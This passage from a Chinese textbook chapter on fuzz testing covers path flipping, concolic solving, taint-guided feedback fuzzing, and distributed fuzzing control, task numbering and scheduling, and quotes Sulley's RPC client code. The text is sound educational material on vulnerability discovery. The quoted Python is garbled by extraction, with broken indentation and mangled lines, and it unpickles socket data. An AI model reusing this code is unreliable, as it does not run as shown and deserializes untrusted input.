


图 6-12 flip 方法原理

值得注意的是，如果程序中存在循环，并且循环可能的执行次数为 1～100 000 次，那么采用 flip 方法至少要翻转 100 000 次才能遍历所有可能路径。因此，采用 flip 方法的模糊测试需要根据程序动态执行路径识别循环，并通过循环归纳变量将循环的效果近似为以循环次数为参数的函数，以简化 flip 过程。

对程序执行路径的约束进行求解是一个十分困难的事情，尽管新出现的约束求解器已经能够处理长路径的求解难题，但是当程序路径包含的指令数量达到千万、上亿级别时，符号求解器也难以对路径进行求解。此外，如果程序汇编指令中包含 JP、JO 等与 EFLAGS 标识位有关的指令时，符号求解也十分困难。一个可行的方法是对执行路径中部分变量不进行符号化，而用真实值替代，这样能大大简化符号求解的过程。这种称为 Conclic 的方法可能使得部分求解得到的输入数据是错误的，其并不能使得程序执行预期的执行路径。可以利用经验尝试改变这些真实值来弥补那些错过的执行路径。

6.4.3 基于反馈的模糊测试

模糊测试过程是一个循环的反复测试过程，通过统计分析前序测试用例特征与测试结果特征，可以指导后续测试数据的生成，这称为基于反馈的模糊测试方法。如图 6-13 所示，基于反馈的模糊测试首先基于原始的输入数据进行测试，在测试过程中监控程序状态，结合动态污点传播、混合动态符号执行等技术在测试过程中对流程进行分析，甄别出输入中的敏感字段，对后续数据的变异字段甚至字段变异取值给出策略性建议。另外，也可根据测试结果做出反馈，当发现修改相同的特定字段能够造成大量异常时，尤其是只修改一个字段的情况下，可以终止该字段的变异，因为该字段的破坏能力已被发现，给出 100 个同样的崩溃与给出 10 个的价值是一样的，跳过该字段可以节省资源用于发现其他位置的故障。

通过污点传播和混合符号执行的方法都可以为模糊测试提供程序关键信息，用这些关键信息作为反馈指导测试用例的生成过程。其中，符号执行是一个重量级的方法，污点传播是一种提取程序关键数据流信息的较为轻量级的方法，通过该方法可以知道某个变量和哪些输入数据相关。在许多情况下，通过对包含崩溃的程序执行路径进行初步分析




图 6-13 基于反馈的模糊测试流程

能确定哪些变量与崩溃直接相关,然后再通过污点分析可以确定哪些输入字段对这些变量有影响,此时可以有针对性地改变这些字段,生成更有针对性的测试用例。结合污点传播可以构造出基于反馈的模糊测试系统,其基本功能如图 6-14 所示。




图 6-14 结合污点传播的自反馈模糊测试架构

图 6-14 中的反汇编引擎可以采用 Linux 下开源的线性反汇编引擎 bfd 或者 udis86,中间语言转换可以采用 Valgrind 开源软件提供的 VEX 中间语言模块,污点传播引擎可以采用开源软件 BitBlaze,关键字段确定需要结合污点源扩散影响到的程序指令、控制节点进行筛选,虚拟化软件可以采用开源的硬件模拟器 QEMU,通过对 QEMU 的修改添加状态监控功能,提取执行指令,标记污点源信息。

6.5 分布式模糊测试

模糊测试是一种动态方法,其测试过程中需要测试对象在真实环境中运行。由于模糊测试需要通过大量的测试数据以及相应的程序执行过程发现测试对象中存在的漏洞,因此其总的时间成本十分高昂。过去的经验表明,软件功能复杂性的增加使得通过硬件性能增长提高的模糊测试的效率变得微不足道。解决这个问题的办法是,模糊测试可以同时测试多个程序执行过程,从而利用大量的计算资源采用分布式计算的方式提高模糊测试的效率。

6.5.1 分布式控制结构

分布式计算提升效率的关键因素是分布式控制策略，其基本的功能是保证分布式节点不会进行大量重复的工作，在此基础上再根据分布式节点处理能力的区别分配工作，并根据节点动态的变化进行自适应的调整。分布式计算中，计算资源之间的协作可以采用中心控制的方式实现，也可以通过 P2P 等非结构化的方式实现。由于 P2P 结构的分布式模糊测试框架在模糊测试中未见显著优势，本节主要介绍中心控制式的分布式模糊测试框架。

在分布式模糊测试框架中，环境控制模块与状态监控模块必须部署在分布式终端上，数据生成模块可以部署在控制中心，也可以部署在分布式终端。数据生成模块部署在控制中心可以比较方便地实现负载均衡，适用于测试数据不是很大的情况。数据生成模块部署在分布式终端能够处理测试数据比较大的情况，但是需要额外的机制实现分布式终端的负载均衡。本节主要介绍数据生成模块部署在分布式终端的一种分布式模糊测试框架，其主要结构如图 6-15 所示。




图 6-15 分布式模糊测试架构

其中，控制中心的中心控制模块通过网络与分布式终端的终端管理模块连接，然后由终端管理模块控制数据生成模块、环境控制模块、状态监控模块协同作业。中心控制模块主要包含 3 个主要功能：测试过程配置，测试状态监控，测试任务调度。

测试过程配置主要包含测试过程参数设置、策略文件分发、种子文件分发等。测试过程参数可能包含心跳包频率、状态监控文件路径、磁盘报警设置等。策略文件分发将描述

数据生成策略与数据交互策略的文件发布给分布式终端。如果测试过程需要种子文件，则还需要将种子文件分发到各分布式终端。

测试状态监控主要监控已完成测试用例数量、测试对象崩溃次数、内存与 CPU 使用率、磁盘剩余空间等信息。这些信息可以以心跳包的方式从分布式终端发送给控制中心，心跳包还能指示分布式终端是否正常运行。这些状态信息反映了模糊测试过程的状态与进度，还可以用来作为测试任务调度的依据。

测试任务调度负责对测试任务进行调度，各分布式终端的测试速度可能存在差异，需要对任务进行调度提高模糊测试总体速度。此外，分布式终端可能由于各种原因失效，此时需要将该终端的任务分配到其他节点运行。测试任务调度将在 6.5.3 节详细介绍。

下面以 Sulley 为例介绍分布式模糊测试框架的应用：

```
import sys
import struct
import socket
import cPickle
class client:
    ...
    def__getattr__(self, method_name):
        return lambda * args, * * kwargs: self.__method_missing(method_name, * args, *
        * kwargs)
    def __method_missing(self, method_name, * args, * * kwargs):
        self.__connect()
            while 1:
                try:
                    self.__pickle_send((method_name,(args, kwargs)))
                    break
                except:
                    self.__connect()
          ret=self.__pickle_recv()
    def __pickle_recv(self):
        length=struct.unpack("<L", self.__server_sock.recv(4))[0]
        length=strreceived=""
    while length:
        chunk=self.__server_sock.recv(length)
        received +=chunk
        length-=len(chunk)
    return cPickle.loads(received)
    def __pickle_send(self, data):
        data=cPickle.dumps(data, protocol=2)
        self.__debug("sending %d bytes" %len(data))
        self.__server_sock.send(struct.pack("<L", len(data)))
        self.__server_sock.send(data)
```

Sulley 通过 RPC(Remote Procedure Call)协议实现控制中心对分布式终端的控制，它在每个分布式终端启动一个 RPC 服务器，然后控制中心利用上述的 Client 类与 RPC 服务器建立连接，从而实现 RPC 远程调用。其具体方法是利用 Python 的__getattr__方法拦截所有对控制中心本地不存在的方法的调用，并将其调用信息通过 RPC 协议发送给分布式终端的 RPC 服务器，然后由分布式终端执行该方法。这一框架提供了一种透明的机制，使得控制中心能像调用本地方法一样调用分布式终端上的方法，具有良好的适用性与可扩展性。

6.5.2 分布式模糊测试策略

分布式模糊测试要求各分布式终端执行不同的测试用例，但是应该为各分布式终端制定统一的策略文件，一个主要的原因是，如果每个分布式终端采用不同的测试策略，当分布式终端的数量由于故障、硬件资源变化等原因发生变化，就要为每个分布式终端生成新的策略文件。

因此，一种可行的分布式模糊测试策略是采用统一描述，然后各分布式终端根据自己的序号生成与其他分布式终端不同的测试用例。一个简单的方法是，每个分布式终端生成完全一样的测试用例序列，然后选择序号模终端数量的值与节点序号相等的测试用例输入给测试对象。这种方法简单易行，并且由于数据生成过程的消耗远少于测试对象执行过程，其在数据生成过程中消耗的额外时间也是能够接受的。

考虑到模糊测试系统中硬件资源的差异，各分布式终端的执行速度也存在差异，让执行速度更快的终端执行更多的测试用例能提高模糊测试总体的效率。对上述方法一个最直观的改进是让一个终端拥有多个序号，并且拥有的序号数量与分布式终端的数量成正比。

至此，我们设计的分布式任务分配机制能够运行在真实的模糊测试系统上了。下面将介绍一种基于该机制的测试数据生成方法。首先讨论测试用例包含的字段数量是固定的情况。以文件为例，一个文件有 n 个字段$\{k_1, k_2, \cdots, k_n\}$，对于 $k_i(i\in N, i<n+1)$，模糊测试策略选择 m_i个值作为样本，于是测试用例就是这些字段可能取值的全组合，我们的目标就是为这些可能的组合方式编号。当所有分布式节点都采用同样的方式给测试用例编号后，对测试任务进行分配与调度就十分方便了。

对 k_i，我们依次对 m_i个值进行编号 $j_i(j_i\in R, -1< j_i<m)$，将其表示为长度为$\lceil \log_2 m_i \rceil$的二进制数，然后将这些二进制数拼接起来得到测试用例的序号 $j_1|j_2|\cdots|j_n$。在得到测试用例的序号后，可以采用类似于 IP 地址的方式对测试用例进行分段配置，实现分布式模糊测试策略。

上述方法还存在一个微妙的问题，如果分布式终端直接依次按测试用例序号生成测试用例，会出现某一段测试用例之间的差别十分小的情况。如果考虑到一个字段可能有多个取值都能触发异常的情况，那么采用随机的方式选择测试用例，能有效降低首轮命中次数。一个可行的方法是对测试用例的序号的二进制位做置换运算，在此基础上再依次选择测试用例。

6.5.3　动态适应机制

模糊测试是一个持续时间很长的工作，在这一过程中计算资源可能由于各种原因会增加或减少，或者分布式终端的执行速度发生了变化，此时需要在各分布式终端对模糊测试任务进行调度。6.5.2 节的分布式模糊测试策略提出了一种测试用例进行编号的方法，通过该方法控制中心与分布式终端可以为测试用例计算一个全局一致的编号，这个编号可以作为模糊测试任务调度的依据。

分布式模糊测试策略提出了按执行速度的比例划分测试用例的方法，在此基础上对其进行改进，使其能够动态适应模糊测试系统计算资源的变化以及分布式终端执行速度的变化。一个直观的改进方式是，将整个模糊测试过程划分为许多阶段，每完成一个阶段的测试，控制中心会计算根据各分布式终端的执行速度计算其占有测试用例的权值，并在此时加入新的计算资源，或剔除已失效的计算资源。考虑到计算资源失效后，其执行状态与以前执行保存的结果数据没能保存，因此需要将其这一阶段的任务分配给其他终端去执行。图 6-16 简要说明了动态适应的分布式调度机制。

